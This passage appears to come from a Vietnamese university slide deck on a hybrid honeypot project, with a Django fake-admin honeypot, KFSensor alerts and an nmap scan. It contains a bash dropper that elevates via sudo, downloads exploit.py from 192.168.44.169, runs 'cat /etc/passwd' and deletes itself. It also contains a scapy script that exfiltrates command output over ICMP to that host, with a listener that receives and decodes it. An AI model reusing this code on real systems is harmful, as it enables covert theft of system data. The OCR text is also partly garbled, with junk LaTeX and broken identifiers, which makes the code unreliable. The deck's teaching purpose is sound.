ne{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\overline{\
                                #!/bin/bash
                               if [ "$EUID" -ne 0 ]; then
                                          sudo "$0" "$@"
                                          exit
                             fi
                                # Define the URL and filename for the file to be downloaded
                                URL="http://192.168.44.169/exploit.py" # Replace with the actual URL
                                 FILENAME="exploit.py"
        10
       11
       12
                                # Download the file using curl
                                 curl -fsSL -o "$FILENAME" "$URL"
       13
       14
       15
                                # Install python3-scapy
                                apt-get update -qq
       16
                                 apt-get install -y -qq python3-scapy
       17
       18
       19
       20
                                 python3 "$FILENAME" "cat /etc/passwd"
       21
       22
                                 rm -f "$FILENAME" "$0"
       23
```





```
D: > Users > Downloads > 👇 exploit_new (1).py
      from scapy.all import *
      import base64
      import subprocess
      import sys
      if len(sys.argv) < 2:</pre>
          sys.exit(1)
      command = sys.argv[1]
      try:
          command output = subprocess.check output(command, shell=True, stderr=subprocess.STDOUT)
      except subprocess.CalledProcessError as e:
           command_output = e.output # Capture output even if there's an error
      encoded data = base64.b64encode(command output).decode()
      chunk size = 48
      chunks = [encoded data[i:i+chunk size] for i in range(0, len(encoded data), chunk size)]
      target_ip = "192.168.44.169"
      conf.verb = 0 # Set Scapy's verbose mode to 0 (off)
      for chunk in chunks:
           packet = IP(dst=target_ip)/ICMP()/Raw(load=chunk)
          send(packet)
```



```
D: > Users > Downloads > 🧽 server (1).py > ...
      from scapy.all import *
      import base64
      import time
      import threading
      received_data = ""
      decoded_data = ""
      def packet callback(packet):
          global received data
          if packet.haslayer(ICMP) and packet[ICMP].type = 8: # Check for ICMP Echo Request packets
                  chunk = packet[Raw].load.decode()
                  print(f"Received chunk (Base64): {chunk}")
                  received data += chunk
              except AttributeError:
      def decode_periodically():
          global received_data, decoded_data
              time.sleep(2) # Wait for 2 seconds
              if received_data:
                      new_data = base64.b64decode(received_data).decode()
                      if new_data ≠ decoded_data: # Only update if there's new data
                          decoded data += new data
                          print("Decoded Data:\n", decoded_data)
                      received data = ""
                  except (base64.binascii.Error, UnicodeDecodeError) as e:
                      print(f"Decoding error: {e}")
      print("Listening for incoming ICMP packets...")
      sniffer_thread = threading.Thread(target=lambda: sniff(filter="icmp", prn=packet_callback, store=0))
      sniffer thread.start()
      decode_periodically()
```



# 6. KỊCH BẢN TẤN CÔNG WEB HONEYPOT



- -Yêu cầu: Chạy trên Python 3.x, tích hợp vào dự án Django như một app con.
- -Chức năng: Thay thế trang đăng nhập thật bằng trang giả mạo, bảo vệ trang quản trị thật với đường dẫn bí mật.
- -Triển khai: Dễ dàng tích hợp vào các dự án Django.

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 2

• (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot$ python -m django --version 5.1.4
• (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot$ django-admin startproject honeypotsite  
• (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot$ cd honeypotsite/
• (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot/honeypotsite$ ls honeypotsite  
manage.py
• (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot/honeypotsite$ []
```




# 6. KỊCH BẢN TẨN CÔNG WEB HONEYPOT



- Tạo superuser để đăng nhập vào trang admin của Django.

```
(django-env) nghia@nghia-pot:~/honeypot/djangohoneypot/honeypotsite$ python manage.py createsuperuser
Username (leave blank to use 'nghia'): 3conmeo
Email address:
Password:
Password (again):
This password is too short. It must contain at least 8 characters.
This password is too common.
This password is entirely numeric.
Bypass password validation and create user anyway? [y/N]: y
Superuser created successfully.
(django-env) nghia@nghia-pot:~/honeypot/djangohoneypot/honeypotsite$
```

- Trang quản trị của web thật.





# 6. KỊCH BẢN TẨN CÔNG WEB HONEYPOT



-cấu hình để chạy django-admin-honeypot trên web.


```
djangohoneypot > honeypotsite > honeypotsite > 🍖 urls.py
       including another oktoom
 13
 17
      from django.contrib import admin
      from django.urls import path
 18
       from django.conf.urls import include
 19
 20
       urlpatterns = [
 21
           path('admin/', include('admin honeypot.urls', namespace='admin honeypot')),
 22
           path('itsmedio/', admin.site.urls), # real admin page
 23
           path('', include('home.urls'))
 25
 26
```



# 6. KỊCH BẢN TẤN CÔNG WEB HONEYPOT



#### -Tấn công brute force.






# 6. KỊCH BẢN TẤN CÔNG WEB HONEYPOT



-Mọi yêu cầu gửi đến trang đăng nhập giả đều được ghi log, bao gồm thông tin về địa chỉ IP, thông số User-Agent và chi tiết về hành vi đăng nhập.





# 6. KICH BẢN TẦN CÔNG LOCAL NET (KFSENSOR)




- Kịch bản honeypot ở localnet: kịch bản này ta sẽ xây dựng một mail server đơn giản ở Windows để nhận alert từ honeypot Kfsensor, bao gồm mail server, client lần lượt là hmailserver, thunderbird.



# 6. KỊCH BẢN TẨN CÔNG LOCAL NET (KFSENSOR)



- Sau khi cài kfsensor một số port sẽ được mở trên windows cho attacker thực hiện scan, thông tin từ đây cũng sẽ bị capture lại, tuy nhiên thì sau khi scan attacker sẽ không thấy gì ngoại trừ phía honeypot.





# 6. KỊCH BẨN TẨN CÔNG LOCAL NET (KFSENSOR)




```
map -T4 -p- -A 192.168.44.170
Starting Nmap 7.94SVN (https://nmap.org) at 2024-12-13 23:39 EST
Stats: 0:07:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 31.89% done; ETC: 00:01 (0:15:12 remaining)
Nmap scan report for 192.168.44.170 (192.168.44.170)
Host is up (0.0016s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT
         STATE SERVICE
                          VERSION
7680/tcp open pando-pub?
MAC Address: 00:0C:29:68:DD:06 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|2019 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows Server 2019 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
TRACEROUTE
HOP RTT
            ADDRESS
1 1.58 ms 192.168.44.170 (192.168.44.170)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1081.68 seconds
```




# 6. KICH BẢN TẤN CÔNG LOCAL NET (KFSENSOR)





# 6. KỊCH BẢN TẨN CÔNG LOCAL NET (KFSENSOR)







# 4. KẾT LUẬN



#### - Hiệu quả của hệ thống

- Hybrid honeypot giúp phát hiện hiệu quả các cuộc tấn công APT, đặc biệt là những cuộc tấn công tinh vi và kéo dài.
- Cung cấp thông tin chi tiết về chiến thuật và kỹ thuật của kẻ tấn công,
   hỗ trợ phân tích pháp lý.

#### - Ưu điểm của mô hình

- Kết hợp ba loại honeypot (thấp, trung bình, cao), tối ưu hóa tài nguyên.
- Tích hợp với tường lửa để cô lập mối đe dọa nhanh chóng.
- Mô phỏng môi trường mạng thực tế để thu hút và làm chậm quá trình tấn công.



# 4. KẾT LUẬN



#### Hướng phát triển

- Tự động hóa
  - Phát triển cơ chế tự động chuyển đổi giữa các cấp độ tương tác dựa trên loại traffic.
  - Xây dựng các kỹ thuật bẫy động để dụ kẻ tấn công hiệu quả hơn.
- Ứng dụng học máy
  - Phân tích dữ liệu từ honeypot để phát hiện mẫu tấn công mới.
  - Dự đoán hành động tiếp theo của kẻ tấn công.
  - Nghiên cứu động cơ và chiến thuật tấn công để xây dựng biện pháp bảo vệ toàn diện hơn.





#### Đại Học Quốc Gia TP. HCM Trường ĐH Công nghệ Thông tin







#### Trường ĐH Công nghệ Thông tin Đại Học Quốc Gia TP. HCM





Xin cảm ơn.

